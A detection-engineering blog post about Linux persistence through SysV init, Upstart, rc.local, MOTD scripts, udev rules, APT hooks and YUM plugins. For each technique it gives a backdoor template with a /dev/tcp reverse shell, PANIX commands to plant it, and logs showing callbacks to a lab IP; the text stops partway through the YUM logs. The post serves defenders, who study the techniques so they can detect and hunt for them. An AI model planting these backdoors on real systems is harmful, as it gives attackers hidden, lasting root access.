# Linux Detection Engineering - A Sequel on Persistence Mechanisms

By Ruben Groenewoud

Published: 2024-08-30 · Archived: 2026-04-05 13:08:57 UTC

## Introduction

In this third part of the Linux Detection Engineering series, we'll dive deeper into the world of Linux persistence. We start with common or straightforward methods and move towards more complex or obscure techniques. The goal remains the same: to educate defenders and security researchers on the foundational aspects of Linux persistence by examining both trivial and more complicated methods, understanding how these methods work, how to hunt for them, and how to develop effective detection strategies.

In the previous article - "Linux Detection Engineering - a primer on persistence mechanisms" - we explored the foundational aspects of Linux persistence techniques. If you missed it, you can find it here.

We'll set up the persistence mechanisms, analyze the logs, and observe the potential detection opportunities. To aid in this process, we're sharing PANIX, a Linux persistence tool that Ruben Groenewoud of Elastic Security developed. PANIX simplifies and customizes persistence setup to test potential detection opportunities.

By the end of this series, you'll have gained a comprehensive understanding of each of the persistence mechanisms that we covered, including:

- How it works (theory)
- How to set it up (practice)
- How to detect it (SIEM and Endpoint rules)
- How to hunt for it (ES|QL and OSQuery reference hunts)

Let's go beyond the basics and dig a little bit deeper into the world of Linux persistence, it's fun!

## Setup note

To ensure you are prepared to detect the persistence mechanisms discussed in this article, it is important to enable and update our pre-built detection rules. If you are working with a custom-built ruleset and do not use all of our pre-built rules, this is a great opportunity to test them and potentially fill in any gaps. Now, we are ready to get started.

## T1037 - boot or logon initialization scripts: Init

Init, short for "initialization," is the first process started by the kernel during the boot process on Unix-like operating systems. It continues running until the system is shut down. The primary role of an init system is to

start, stop, and manage system processes and services.

There are three major init implementations - Systemd, System V, and Upstart. In part 1 of this series, we focused on Systemd. In this part, we will explore System V and Upstart. MITRE does not have specific categories for System V or Upstart. These are generally part of T1037.

### T1037 - boot or logon initialization scripts: System V init

System V (SysV) init is one of the oldest and most traditional init systems. SysV init scripts are gradually being replaced by modern init systems like Systemd. However, `systemd-sysv-generator` allows Systemd to handle traditional SysV init scripts, ensuring older services and applications can still be managed within the newer framework.

The `/etc/init.d/` directory is a key component of the SysV init system. It is responsible for controlling the startup, running, and shutdown of services on a system. Scripts in this directory are executed at different run levels to manage various system services. Despite the rise of Systemd as the default init system in many modern Linux distributions, `init.d` scripts are still widely used and supported, making them a viable option for persistence.

The scripts in `init.d` are used to start, stop, and manage services. These scripts are executed with root privileges, providing a powerful means for both administrators and attackers to ensure certain commands or services run on boot. These scripts are often linked to runlevel directories like `/etc/rc0.d/`, `/etc/rc1.d/`, etc., which determine when the scripts are run. Runlevels, ranging from 0 to 6, define specific operational states, each configuring different services and processes to manage system behavior and user interactions. Runlevels vary depending on the distribution, but generally look like the following:

- 0: Shutdown
- 1: Single User Mode
- 2: Multiuser mode without networking
- 3: Multiuser mode with networking
- 4: Unused
- 5: Multiuser mode with networking and GUI
- 6: Reboot

During system startup, scripts are executed based on the current runlevel configuration. Each script must follow a specific structure, including `start`, `stop`, `restart`, and `status` commands to manage the associated service. Scripts prefixed with `S` (start) or `K` (kill) dictate actions during startup or shutdown, respectively, ordered by their numerical sequence.

An example of a malicious `init.d` script might look similar to the following:

```
 #! /bin/sh
### BEGIN INIT INFO
# Provides:            malicious-sysv-script
# Required-Start:      $remote_fs $syslog
# Required-Stop:       $remote_fs $syslog
```

```
# Default-Start:        2 3 4 5
# Default-Stop:         0 1 6
### END INIT INFO

case "$1" in
  start)
    echo "Starting malicious-sysv-script"
    nohup setsid bash -c 'bash -i >& /dev/tcp/$ip/$port 0>&1'
    ;;
esac
```

The script must be placed in the `/etc/init.d/` directory and be granted execution permissions. Similarly to Systemd services, SysV scripts must also be enabled. A common utility to manage SysV configurations is `update-rc.d`. It allows administrators to enable or disable services and manage the symbolic links (start and kill scripts) in the `/etc/rc*.d/` directories, automatically setting the correct runlevels based on the configuration of the script.

```
sudo update-rc.d malicious-sysv-script defaults
```

The `malicious-sysv-script` is now enabled and ready to run on boot. MITRE specifies more information and real-world examples related to this technique in T1037.

**Persistence through T1037 - System V init**

You can manually set up a test script within the `/etc/init.d/` directory, grant it execution permissions, enable it, and reboot it, or simply use PANIX. PANIX is a Linux persistence tool that simplifies and customizes persistence setup for testing your detections. We can use it to establish persistence simply by running:

```
 > sudo ./panix.sh --initd --default --ip 192.168.1.1 --port 2006
> [+] init.d backdoor established with IP 192.168.1.1 and port 2006.
```

Prior to rebooting and actually establishing persistence, we can see the following documents being generated in Discover:

| process.executable | process.command_line | process.parent.executable | process.parent.command_line | file.path | event.action |
|---|---|---|---|---|---|
| /usr/lib/systemd/system-generators/systemd-sysv-generator | - | - | - | /run/systemd/generator.late/ssh-procps.service | creation |
| /usr/bin/systemctl | systemctl daemon-reload | /usr/sbin/update-rc.d | /usr/bin/perl /usr/sbin/update-rc.d ssh-procps defaults | - | exec |
| /usr/sbin/update-rc.d | /usr/bin/perl /usr/sbin/update-rc.d ssh-procps defaults | /usr/bin/sudo | sudo update-rc.d ssh-procps defaults | - | exec |
| /usr/bin/chmod | chmod +x /etc/init.d/ssh-procps | ./panix.sh | /bin/bash ./panix.sh --initd --default --ip 192.168.211.131 --port 2006 | - | exec |
| ./panix.sh | - | - | - | /etc/init.d/ssh-procps | creation |
| ./panix.sh | /bin/bash ./panix.sh --initd --default --ip 192.168.211.131 --port 2006 | /usr/bin/sudo | sudo ./panix.sh --initd --default --ip 192.168.211.131 --port 2006 | - | exec |

Events generated as a result of System V init persistence establishment

After executing PANIX, it generates a SysV init script named `/etc/init.d/ssh-procps`, applies executable permissions using `chmod +x`, and utilizes `update-rc.d`. This command triggers `systemctl daemon-reload`, which, in turn, activates the `systemd-sysv-generator` to enable `ssh-procps` during system boot.

Let's reboot the system and look at the events that are generated on shutdown/boot.

| process.executable | process.command_line | process.parent.executable | process.parent.command_line | event.action |
|---|---|---|---|---|
| /usr/bin/bash | bash -i | /usr/bin/bash | bash -c bash -i >& /dev/tcp/192.168.211.131/2006 0>&1 | already_running |
| /usr/bin/bash | bash -c bash -i >& /dev/tcp/192.168.211.131/2006 0>&1 | /usr/bin/dash | /bin/sh /etc/init.d/ssh-procps start | already_running |
| /usr/bin/dash | /bin/sh /etc/init.d/ssh-procps start | /usr/lib/systemd/systemd | /sbin/init | already_running |

Events generated as a result of System V init persistence establishment

As the SysV init system is loaded early, the start command is not logged. Since it is impossible to detect an event before events are being ingested, we need to be creative in detecting this technique. Elastic will capture `already_running` event actions for service initialization events. Through this chain we are capable of detecting the execution of the service, followed by the reverse shell that was initiated. We have several detection opportunities for this persistence technique.

#### Hunting for T1037 - System V init

Other than relying on detections, it is important to incorporate threat hunting into your workflow, especially for persistence mechanisms like these, where events can potentially be missed due to timing. This blog will solely list the available hunts for each persistence mechanism; however, more details regarding this topic are outlined at the end of the first section in the previous article on persistence. Additionally, descriptions and references can be found in our Detection Rules repository, specifically in the Linux hunting subdirectory.

We can hunt for System V Init persistence through ES|QL and OSQuery, focusing on unusual process executions and file creations. The Persistence via System V Init rule contains several ES|QL and OSQuery queries that can help hunt for these types of persistence.

### T1037 - boot or logon initialization scripts: Upstart

Upstart was introduced as an alternative init system designed to improve boot performance and manage system services more dynamically than traditional SysV init. While it has been largely supplanted by systemd in many Linux distributions, Upstart is still used in some older releases and legacy systems.

The core of Upstart's configuration resides in the `/etc/init/` directory, where job configuration files define how services are started, stopped, and managed. Each job file specifies dependencies, start conditions, and actions to be taken upon start, stop, and other events.

In Upstart, run levels are replaced with events and tasks, which define the sequence and conditions under which jobs are executed. Upstart introduces a more event-driven model, allowing services to start based on various

system events rather than predefined run levels.

Upstart can run system-wide or in user-session mode. While system-wide configurations are placed in the `/etc/init/` directory, user-session mode configurations are located in:

- `~/.config/upstart/`
- `~/.init/`
- `/etc/xdg/upstart/`
- `/usr/share/upstart/sessions/`

An example of an Upstart job file can look like this:

```
 description "Malicious Upstart Job"
author "Ruben Groenewoud"

start on runlevel [2345]
stop on shutdown

exec nohup setsid bash -c 'bash -i >& /dev/tcp/$ip/$port 0>&1'
```

The `malicious-upstart-job.conf` file defines a job that starts on run levels 2, 3, 4, and 5 (general Linux access and networking), and stops on run levels 0, 1, and 6 (shutdown/reboot). The `exec` line executes the malicious payload to establish a reverse shell connection when the system boots up.

To enable the Upstart job and ensure it runs on boot, the job file must be placed in `/etc/init/` and given appropriate permissions. Upstart jobs are automatically recognized and managed by the `Upstart init daemon`.

Upstart was deprecated a long time ago, with Linux distributions such as Debian 7 and Ubuntu 16.04 being the final systems that leverage Upstart by default. These systems moved to the SysV init system, removing compatibility with Upstart altogether. Based on the data in our support matrix, only the Elastic Agent in Beta version supports some of these old operating systems, and the recent version of Elastic Defend does not run on them at all. These systems have been EOL for years and should not be used in production environments anymore.

Because of this reason, we added support/coverage for this technique to the Potential Persistence via File Modification detection rule. If you are still running these systems in production, using, for example, old versions of Auditbeat to gather its logs, you can set up Auditbeat file creation and FIM file modification rules in the `/etc/init/` directory, similar to the techniques mentioned in the previous blog, and in the sections yet to come. Similarly to System V Init, information and real-world examples related to this technique are specified by MITRE in T1037.

## T1037.004 - boot or logon initialization scripts: run control (RC) scripts

The rc.local script is a traditional method for executing commands or scripts on Unix-like operating systems during system boot. It is located at `/etc/rc.local` and is typically used to start services, configure networking,

or perform other system initialization tasks that do not warrant a full init script. In Darwin-based systems and very few other Unix-like systems, `/etc/rc.common` is used for the same purpose.

Newer versions of Linux distributions have phased out the `/etc/rc.local` file in favor of Systemd for handling initialization scripts. Systemd provides compatibility through the systemd-rc-local-generator generator; this executable ensures backward compatibility by checking if `/etc/rc.local` exists and is executable. If it meets these criteria, it integrates the `rc-local.service` unit into the boot process. Therefore, as long as this generator is included in the Systemd setup, `/etc/rc.local` scripts will execute during system boot. In RHEL derivatives, `/etc/rc.d/rc.local` must be granted execution permissions for this technique to work.

The `rc.local` script is a shell script that contains commands or scripts to be executed once at the end of the system boot process, after all other system services have been started. This makes it useful for tasks that require specific system conditions to be met before execution. Here's an example of how a simple backdoored `rc.local` script might look:

```
 #!/bin/sh
/bin/bash -c 'sh -i >& /dev/tcp/$ip/$port 0>&1'
exit 0
```

The command above creates a reverse shell by opening a bash session that redirects input and output to a specified IP address and port, allowing remote access to the system.

To ensure `rc.local` runs during boot, the script must be marked executable. On the next boot, the `systemd-rc-local-generator` will create the necessary symlink in order to enable the `rc-local.service` and execute the `rc.local` script. RC scripts did receive their own sub-technique by MITRE. More information and examples of real-world usage of RC Scripts for persistence can be found in T1037.004.

### Persistence through T1037.004 - run control (RC) scripts

As long as the `systemd-rc-local-generator` is present, establishing persistence through this technique is simple. Create the `/etc/rc.local` file, add your payload, and mark it as executable. We will leverage the following PANIX command to establish it for us.

```
 > sudo ./panix.sh --rc-local --default --ip 192.168.1.1 --port 2007
> [+] rc.local backdoor established
```

After rebooting the system, we can see the following events being generated:

| process.executable | process.command_line | process.parent.executable | process.parent.command_line | file.path | event.action |
|---|---|---|---|---|---|
| /usr/bin/chmod | chmod +x /etc/rc.local | ./panix.sh | /bin/bash ./panix.sh --rc-local --default --ip 192.168.211.131 --port 2007 | - | exec |
| ./panix.sh | - | - | - | /etc/rc.local | creation |
| ./panix.sh | /bin/bash ./panix.sh --rc-local --default --ip 192.168.211.131 --port 2007 | /usr/bin/sudo | sudo ./panix.sh --rc-local --default --ip 192.168.211.131 --port 2007 | - | exec |

Events generated as a result of RC Script persistence establishment

The same issue as before arises. We see the execution of PANIX, creating the `/etc/rc.local` file and granting it execution permissions. When running `systemctl daemon-reload`, we can see the `systemd-rc-local-generator` creating a symlink in the `/run/systemd/generator[.early|late]` directories.

Similar to the previous example in which we ran into this issue, we can again use the `already_running` `event.action` documents to get some information on the executions. Digging into this, one method that detects potential traces of `rc.local` execution is to search for documents containing `/etc/rc.local start` entries:


Events generated as a result of rc.local service status

Where we see `/etc/rc.local` being started, after which a suspicious command is executed. The `/opt/bds_elf` is a rootkit, leveraging `rc.local` as a persistence method.

Additionally, we can leverage the syslog data source, as this file is parsed on initialization of the system integration. You can set up Filebeat or the Elastic Agent with the System integration to harvest syslog. When looking at potential errors in its execution logs, we can detect other traces of `rc.local` execution events for both our testing and rootkit executions:


Events generated as a result of /etc/rc.local syslog error messages

Because of the challenges in detecting these persistence mechanisms, it is very important to catch traces as early in the chain as possible. Leveraging a multi-layered defense strategy increases the chances of detecting techniques like these.

### Hunting for T1037.004 - run control (RC) scripts

Similar to the System V Init detection opportunity limitations, this technique deals with the same limitations due to timing. Thus, hunting for RC Script persistence is important. We can hunt for this technique by looking at `/etc/rc.local` file creations and/or modifications and the existence of the `rc-local.service` systemd unit/startup item. The Persistence via rc.local/rc.common rule contains several ES|QL and OSQuery queries that aid in hunting for this technique.

## T1037 - boot or logon initialization scripts: Message of the Day (MOTD)

Message of the Day (MOTD) is a feature that displays a message to users when they log in via SSH or a local terminal. To display messages before and after the login process, Linux uses the `/etc/issue` and the `/etc/motd` files. These messages display on the command line and will not be seen before and after a graphical login. The `/etc/issue` file is typically used to display a login message or banner, while the `/etc/motd` file generally displays issues, security policies, or messages. These messages are global and will display to all users at the command line prompt. Only a privileged user (such as root) can edit these files.

In addition to the static `/etc/motd` file, modern systems often use dynamic MOTD scripts stored in `/etc/update-motd.d/`. These scripts generate dynamic content that can be included in the MOTD, such as current system metrics, weather updates, or news headlines.

These dynamic scripts are shell scripts that execute shell commands. It is possible to create a new file within this directory or to add a backdoor to an existing one. Once the script has been granted execution permissions, it will execute every time a user logs in.

RHEL derivatives do not make use of dynamic MOTD scripts in a similar way as Debian does, and are not susceptible to this technique.

An example of a backdoored `/etc/update-motd.d/` file could look like this:

```
 #!/bin/sh
nohup setsid bash -c 'bash -i >& /dev/tcp/$ip/$port 0>&1'
```

Like before, MITRE does not have a specific technique related to this. Therefore we classify this technique as T1037.

### Persistence through T1037 - message of the day (MOTD)

A payload similar to the one presented above should be used to ensure the backdoor does not interrupt the SSH login, potentially triggering the user's attention. We can leverage PANIX to set up persistence on Debian-based systems through MOTD like so:

```
  > sudo ./panix.sh --motd --default --ip 192.168.1.1 --port 2008
> [+] MOTD backdoor established in /etc/update-motd.d/137-python-upgrades
```

To trigger the backdoor, we can reconnect to the server via SSH or reconnect to the terminal.

| process.executable | process.command_line | process.parent.executable | process.parent.command_line | file.path | event.action |
|---|---|---|---|---|---|
| /usr/bin/bash | bash -c bash -i >& /dev/tcp/192.168.211.131/2008 0>&1 | - | - | - | connection_attempted |
| /usr/bin/bash | bash -c bash -i >& /dev/tcp/192.168.211.131/2008 0>&1 | /etc/update-motd.d/137-python-upgrades | /bin/sh /etc/update-motd.d/137-python-upgrades | - | exec |
| /usr/bin/setsid | setsid bash -c bash -i >& /dev/tcp/192.168.211.131/2008 0>&1 | /etc/update-motd.d/137-python-upgrades | /bin/sh /etc/update-motd.d/137-python-upgrades | - | exec |
| /usr/bin/nohup | nohup setsid bash -c bash -i >& /dev/tcp/192.168.211.131/2008 0>&1 | /etc/update-motd.d/137-python-upgrades | /bin/sh /etc/update-motd.d/137-python-upgrades | - | exec |
| /etc/update-motd.d/137-python-upgrades | /bin/sh /etc/update-motd.d/137-python-upgrades | /usr/bin/run-parts | run-parts --lsbsysinit /etc/update-motd.d | - | exec |
| /usr/bin/chmod | chmod +x /etc/update-motd.d/137-python-upgrades | ./panix.sh | /bin/bash ./panix.sh --motd --default --ip 192.168.211.131 --port 2008 | - | exec |
| ./panix.sh | - | - | - | /etc/update-motd.d/137-python-upgrades | creation |
| ./panix.sh | /bin/bash ./panix.sh --motd --default --ip 192.168.211.131 --port 2008 | /usr/bin/sudo | sudo ./panix.sh --motd --default --ip 192.168.211.131 --port 2008 | - | exec |

Events generated as a result of Message of the Day (MOTD) persistence establishment

In the image above we can see PANIX being executed, which creates the `/etc/update-motd.d/137-python-upgrades` file and marks it as executable. Next, when a user connects to SSH/console, the payload is executed, resulting in an egress network connection by the root user. This is a straightforward attack chain, and we have several layers of detections for this:

### Hunting for T1037 - message of the day (MOTD)

Hunting for MOTD persistence can be conducted through ES|QL and OSQuery. We can do so by analyzing file creations in these directories and executions from MOTD parent processes. We created the Persistence via Message-of-the-Day rule aid in this endeavor.

## T1546 - event triggered execution: udev

Udev is the device manager for the Linux kernel, responsible for managing device nodes in the `/dev` directory. It dynamically creates or removes device nodes, manages permissions, and handles various events triggered by device state changes. Essentially, Udev acts as an intermediary between the kernel and user space, ensuring that the operating system appropriately handles hardware changes.

When a new device is added to the system (such as a USB drive, keyboard, or network interface), Udev detects this event and applies predefined rules to manage the device. Each rule consists of key-value pairs that match device attributes and actions to be performed. Udev rules files are processed in lexical order, and rules can match various device attributes, including device type, kernel name, and more. Udev rules are defined in text files within a default set of directories:

- `/etc/udev/rules.d/`
- `/run/udev/rules.d/`
- `/usr/lib/udev/rules.d/`
- `/usr/local/lib/udev/rules.d/`
- `/lib/udev/`

Priority is measured based on the source directory of the rule file and takes precedence based on the order listed above ( `/etc/` → `/run/` → `/usr/` ). When a rule matches, it can trigger a wide range of actions, including executing arbitrary commands or scripts. This flexibility makes Udev a potential vector for persistence by malicious actors. An example Udev rule looks like the following:

```
SUBSYSTEM=="block", ACTION=="add|change", ENV{DM_NAME}=="ubuntu--vg-ubuntu--lv", SYMLINK+="disk/by-dname/ubuntu
```

To leverage this method for persistence, root privileges are required. Once a rule file is created, the rules need to be reloaded.

```
sudo udevadm control --reload-rules
```

To test the rule, either perform the action specified in the rule file or use the udevadm trigger utility.

```
sudo udevadm trigger -v
```

Additionally, these drivers can be monitored using `udevadm` , by running:

```
udevadm monitor --environment
```

Eder's blog titled "Leveraging Linux udev for persistence" is a very good read for more information on this topic. This technique has several limitations, making it more difficult to leverage the persistence mechanism.

- Udev rules are limited to short foreground tasks due to potential blocking of subsequent events.
- They cannot execute programs accessing networks or filesystems, enforced by `systemd-udevd.service` 's sandbox.
- Long-running processes are terminated after event handling.

Despite these restrictions, bypasses include creating detached processes outside udev rules for executing implants, such as:

- Leveraging `at` / `cron` / `systemd` for independent scheduling.
- Injecting code into existing processes.

Although persistence would be set up through a different technique than udev, udev would still grant a persistence mechanism for the `at` / `cron` / `systemd` persistence mechanism. MITRE does not have a technique dedicated to this mechanism — the most logical technique to add this to would be T1546.

Researchers from AON recently discovered a malware called "sedexp" that achieves persistence using Udev rules - a technique rarely seen in the wild - so be sure to check out their research article.

## Persistence through T1546 - udev

PANIX allows you to test all three techniques by leveraging `--at`, `--cron` and `--systemd`, respectively. Or go ahead and test it manually. We can set up udev persistence through `at`, by running the following command:

```
> sudo ./panix.sh --udev --default --ip 192.168.1.1 --port 2009 --at
```

To trigger the payload, you can either run `sudo udevadm trigger` or reboot the system. Let's analyze the events in Discover.

| process.executable | process.command_line | process.parent.executable | process.parent.command_line | file.path | event.action |
|---|---|---|---|---|---|
| /bin/bash | bash -c bash -i >& /dev/tcp/192.168.211.131/2009 0>&1 | - | - | - | connection_attempted |
| /bin/bash | bash -c bash -i >& /dev/tcp/192.168.211.131/2009 0>&1 | /bin/sh | sh | - | exec |
| /bin/setsid | setsid bash -c bash -i >& /dev/tcp/192.168.211.131/2009 0>&1 | /bin/sh | sh | - | exec |
| /usr/bin/nohup | nohup setsid bash -c bash -i >& /dev/tcp/192.168.211.131/2009 0>&1 | /bin/sh | sh | - | exec |
| /bin/sh | sh | /usr/sbin/atd | /usr/sbin/atd -f | - | exec |
| /usr/sbin/atd | - | - | - | /var/spool/cron/atspool /a0000401b6572f | creation |
| /usr/bin/at | - | - | - | /var/spool/cron/atjobs/ a0000401b6572f | creation |
| /usr/bin/at | /usr/bin/at -M -f /usr/bin/atest now | /usr/bin/udevadm | /lib/systemd/systemd-udevd | - | exec |
| /usr/bin/udevadm | udevadm trigger | /usr/bin/sudo | sudo udevadm trigger | - | exec |
| /usr/bin/udevadm | udevadm control --reload | /usr/bin/sudo | sudo udevadm control --reload | - | exec |
| ./panix.sh | - | - | - | /etc/udev/rules.d/10-atest.rules | creation |
| /usr/bin/chmod | chmod +x /usr/bin/atest | ./panix.sh | /bin/bash ./panix.sh --udev --default --ip 192.168.211.131 --port 2009 --at | - | exec |
| ./panix.sh | - | - | - | /usr/bin/atest | creation |
| ./panix.sh | /bin/bash ./panix.sh --udev --default --ip 192.168.211.131 --port 2009 --at | /usr/bin/sudo | sudo ./panix.sh --udev --default --ip 192.168.211.131 --port 2009 --at | - | exec |

Events generated as a result of Udev At persistence establishment

In the figure above, PANIX is executed, which creates the `/usr/bin/atest` backdoor and grants it execution permissions. Subsequently, the `10-atest.rules` file is generated, and the drivers are reloaded and triggered. This causes `At` to be spawned as a child process of `udevadm`, creating the `atspool` / `atjob`, and subsequently executing the reverse shell.

Cron follows a similar structure; however, it is slightly more difficult to catch the malicious activity, as the child process of `udevadm` is `bash`, which is not unusual.

| process.executable | process.command_line | process.parent.executable | process.parent.command_line | file.path | event.action |
|---|---|---|---|---|---|
| /usr/bin/bash | bash -c bash -i >& /dev/tcp/192.168.211.131/2010 0>&1 | - | - | - | connection_attempted |
| /usr/bin/bash | bash -c bash -i >& /dev/tcp/192.168.211.131/2010 0>&1 | /usr/bin/crontest | /bin/sh /usr/bin/crontest | - | exec |
| /usr/bin/setsid | setsid bash -c bash -i >& /dev/tcp/192.168.211.131/2010 0>&1 | /usr/bin/crontest | /bin/sh /usr/bin/crontest | - | exec |
| /usr/bin/nohup | nohup setsid bash -c bash -i >& /dev/tcp/192.168.211.131/2010 0>&1 | /usr/bin/crontest | /bin/sh /usr/bin/crontest | - | exec |
| /usr/bin/crontest | /bin/sh /usr/bin/crontest | /bin/sh | /bin/sh -c /usr/bin/crontest | - | exec |
| /bin/sh | /bin/sh -c /usr/bin/crontest | /usr/sbin/cron | /usr/sbin/cron -f -P | - | exec |
| /usr/bin/crontab | - | - | - | /var/spool/cron/crontabs/root | rename |
| /usr/bin/crontab | crontab - | /bin/bash | /bin/bash -c echo "* * * * * /usr/bin/crontest" \| crontab - | - | exec |
| /bin/bash | /bin/bash -c echo "* * * * * /usr/bin/crontest" \| crontab - | /usr/bin/udevadm | /lib/systemd/systemd-udevd | - | exec |
| /usr/bin/udevadm | udevadm trigger | /usr/bin/sudo | sudo udevadm trigger | - | exec |
| /usr/bin/udevadm | udevadm control --reload | /usr/bin/sudo | sudo udevadm control --reload | - | exec |
| ./panix.sh | - | - | - | /etc/udev/rules.d/11-crontest.rules | creation |
| /usr/bin/chmod | chmod +x /usr/bin/crontest | ./panix.sh | /bin/bash ./panix.sh --udev --default --ip 192.168.211.131 --port 2010 --cron | - | exec |
| ./panix.sh | - | - | - | /usr/bin/crontest | creation |
| ./panix.sh | /bin/bash ./panix.sh --udev --default --ip 192.168.211.131 --port 2010 --cron | /usr/bin/sudo | sudo ./panix.sh --udev --default --ip 192.168.211.131 --port 2010 --cron | - | exec |

Events generated as a result of Udev Cron persistence establishment

Finally, when looking at the documents generated by Udev in combination with Systemd, we see the following:

| process.executable | process.command_line | process.parent.executable | process.parent.command_line | file.path | event.action |
|---|---|---|---|---|---|
| /usr/bin/bash | /usr/bin/bash -c bash -i >& /dev/tcp/192.168.211.131/2011 0>&1 | /usr/lib/systemd/systemd | /sbin/init | - | exec |
| /usr/bin/systemctl | systemctl start systemdtest.service | ./panix.sh | /bin/bash ./panix.sh --udev --default --ip 192.168.211.131 --port 2011 --systemd | - | exec |
| /usr/bin/systemctl | systemctl enable systemdtest.service | ./panix.sh | /bin/bash ./panix.sh --udev --default --ip 192.168.211.131 --port 2011 --systemd | - | exec |
| /usr/bin/systemctl | systemctl daemon-reload | ./panix.sh | /bin/bash ./panix.sh --udev --default --ip 192.168.211.131 --port 2011 --systemd | - | exec |
| ./panix.sh | - | - | - | /etc/systemd/system/systemdtest.service | creation |
| ./panix.sh | /bin/bash ./panix.sh --udev --default --ip 192.168.211.131 --port 2011 --systemd | /usr/bin/sudo | sudo ./panix.sh --udev --default --ip 192.168.211.131 --port 2011 --systemd | - | exec |

Events generated as a result of Udev Systemd persistence establishment

Which also does not show a relationship with udev, other than the `12-systemdtest.rules` file that is created.

This leads these last two mechanisms to be detected through our previous systemd/cron related rules, rather than specific udev rules. Let's take a look at the coverage (We omitted the `systemd` / `cron` rules, as these were already mentioned in [the previous persistence blog](#)):

## Hunting for T1546 - udev

Hunting for Udev persistence can be conducted through ES|QL and OSQuery. By leveraging ES|QL, we can detect unusual file creations and process executions, and through OSQuery we can do live hunting on our managed systems. To get you started, we created the Persistence via Udev rule, containing several different queries.

## T1546.016 - event triggered execution: installer packages

Package managers are tools responsible for installing, updating, and managing software packages. Three widely used package managers are APT (Advanced Package Tool), YUM (Yellowdog Updater, Modified), and YUM's successor, DNF (Danified YUM). Beyond their legitimate uses, these tools can be leveraged by attackers to establish persistence on a system by hijacking the package manager execution flow, ensuring malicious code is executed during routine package management operations. MITRE details information related to this technique under the identifier T1546.016.

### T1546.016 - installer packages (APT)

APT is the default package manager for Debian-based Linux distributions like Debian, Ubuntu, and their derivatives. It simplifies the process of managing software packages and dependencies. APT utilizes several configuration mechanisms to customize its behavior and enhance package management efficiency.

APT hooks allow users to execute scripts or commands at specific points during package installation, removal, or upgrade operations. These hooks are stored in `/etc/apt/apt.conf.d/` and can be leveraged to execute actions pre- and post-installation. The structure of APT configuration files follows a numeric ordering convention to control the application of configuration snippets that customize various aspects of APT's behavior. A regular APT hook looks like this:

```
DPkg::Post-Invoke {"if [ -d /var/lib/update-notifier ]; then touch /var/lib/update-notifier/dpkg-run-stamp; fi
```

These configuration files can be exploited by attackers to execute malicious binaries or code whenever an APT operation is executed. This vulnerability extends to automated processes like auto-updates, enabling persistent execution on systems with automatic update features enabled.

#### Persistence through T1546.016 - installer packages (APT)

To test this method, a Debian-based system that leverages APT or the manual installation of APT is required. Make sure that if you perform this step manually, that you do not break the APT package manager, as a carefully crafted payload that detaches and runs in the background is necessary to not interrupt the execution chain. You can setup APT persistence by running:

```
 > sudo ./panix.sh --package-manager --ip 192.168.1.1 --port 2012 --apt
> [+] APT persistence established
```

To trigger the payload, run an APT command, such as `sudo apt update`. This will spawn a reverse shell. Let's take a look at the events in Discover:

| process.executable | process.command_line | process.parent.executable | process.parent.command_line | file.path | event.action |
|---|---|---|---|---|---|
| /bin/bash | /bin/bash -c bash -i >& /dev/tcp/192.168.211.131/2012 0>&1 | - | - | - | connection_attempted |
| /usr/bin/setsid | setsid /bin/bash -c bash -i >& /dev/tcp/192.168.211.131/2012 0>&1 | /bin/sh | sh -c (nohup setsid /bin/bash -c 'bash -i >& /dev/tcp/192.168.211.131/2012 0>&1' > /dev/null 2>&1 &) & | - | exec |
| /usr/bin/nohup | nohup setsid /bin/bash -c bash -i >& /dev/tcp/192.168.211.131/2012 0>&1 | /bin/sh | sh -c (nohup setsid /bin/bash -c 'bash -i >& /dev/tcp/192.168.211.131/2012 0>&1' > /dev/null 2>&1 &) & | - | exec |
| /bin/sh | sh -c (nohup setsid /bin/bash -c 'bash -i >& /dev/tcp/192.168.211.131/2012 0>&1' > /dev/null 2>&1 &) & | /usr/bin/apt | apt update | - | exec |
| /usr/bin/apt | apt update | /usr/bin/sudo | sudo apt update | - | exec |
| ./panix.sh | - | - | - | /etc/apt/apt.conf.d/01python-upgrades | creation |
| ./panix.sh | /bin/bash ./panix.sh --package-manager --ip 192.168.211.131 --port 2012 --apt | /usr/bin/sudo | sudo ./panix.sh --package-manager --ip 192.168.211.131 --port 2012 --apt | - | exec |

Events generated as a result of package manager (APT) persistence establishment

In the figure above, we see PANIX being executed, creating the `01python-upgrades` file, and successfully establishing the APT hook. After running `sudo apt update`, APT reads the configuration file and executes the payload, initiating the `sh` → `nohup` → `setsid` → `bash` reverse shell chain. Our coverage is multi-layered, and detects the following events:

### T1546.016 - installer packages (YUM)

YUM (Yellowdog Updater, Modified) is the default package management system used in Red Hat-based Linux distributions like CentOS and Fedora. YUM employs plugin architecture to extend its functionality, allowing users to integrate custom scripts or programs that execute at various stages of the package management lifecycle. These plugins are stored in specific directories and can perform actions such as logging, security checks, or custom package handling.

The structure of YUM plugins typically involves placing them in directories like:

- `/etc/yum/pluginconf.d/` (for configuration files)
- `/usr/lib/yum-plugins/` (for plugin scripts)

For plugins to be enabled, the `/etc/yum.conf` file must have the `plugins=1` set. These plugins can intercept YUM operations, modify package installation behaviors, or execute additional actions before or after package transactions. YUM plugins are quite extensive, but a basic YUM plugin template might look like this:

```
 from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE

requires_api_version = '2.3'
plugin_type = (TYPE_CORE, TYPE_INTERACTIVE)

def init_hook(conduit):
    conduit.info(2, 'Hello world')
```

```
def postreposetup_hook(conduit):
    raise PluginYumExit('Goodbye')
```

Each plugin must be enabled through a `.conf` configuration file:

```
[main]
```

Similar to APT's configuration files, YUM plugins can be leveraged by attackers to execute malicious code during routine package management operations, particularly during automated processes like system updates, thereby establishing persistence on vulnerable systems.

**Persistence through T1546.016 - Installer Packages (YUM)**

Similar to APT, YUM plugins should be crafted carefully to not interfere with the YUM update execution flow. Use this example or set it up by running:

```
> sudo ./panix.sh --package-manager --ip 192.168.1.1 --port 2012 --yum
[+] Yum persistence established
```

After planting the persistence mechanism, a command similar to `sudo yum upgrade` can be run to establish a reverse connection.

| process.executable | process.command_line | process.parent.executable | process.parent.command_line | file.path | event.action |
|---|---|---|---|---|---|
| /bin/python | - | - | - | - | connection_attempted |
| /bin/yum | - | - | - | /usr/lib/yum-plugins/yumcon.pyc | creation |
| /bin/yum | /usr/bin/python /bin/yum update | /usr/bin/sudo | sudo yum update | - | exec |
| /home/ruben/panix.sh | - | - | - | /usr/lib/yum-plugins/yumcon.py | creation |
| /home/ruben/panix.sh | - | - | - | /etc/yum/pluginconf.d/yumcon.conf | creation |
| /bin/chmod | chmod +x /usr/lib/yumcon | /home/ruben/panix.sh | /bin/bash ./panix.sh --package-manager --ip 192.168.211.131 --port 2013 --yum | - | exec |
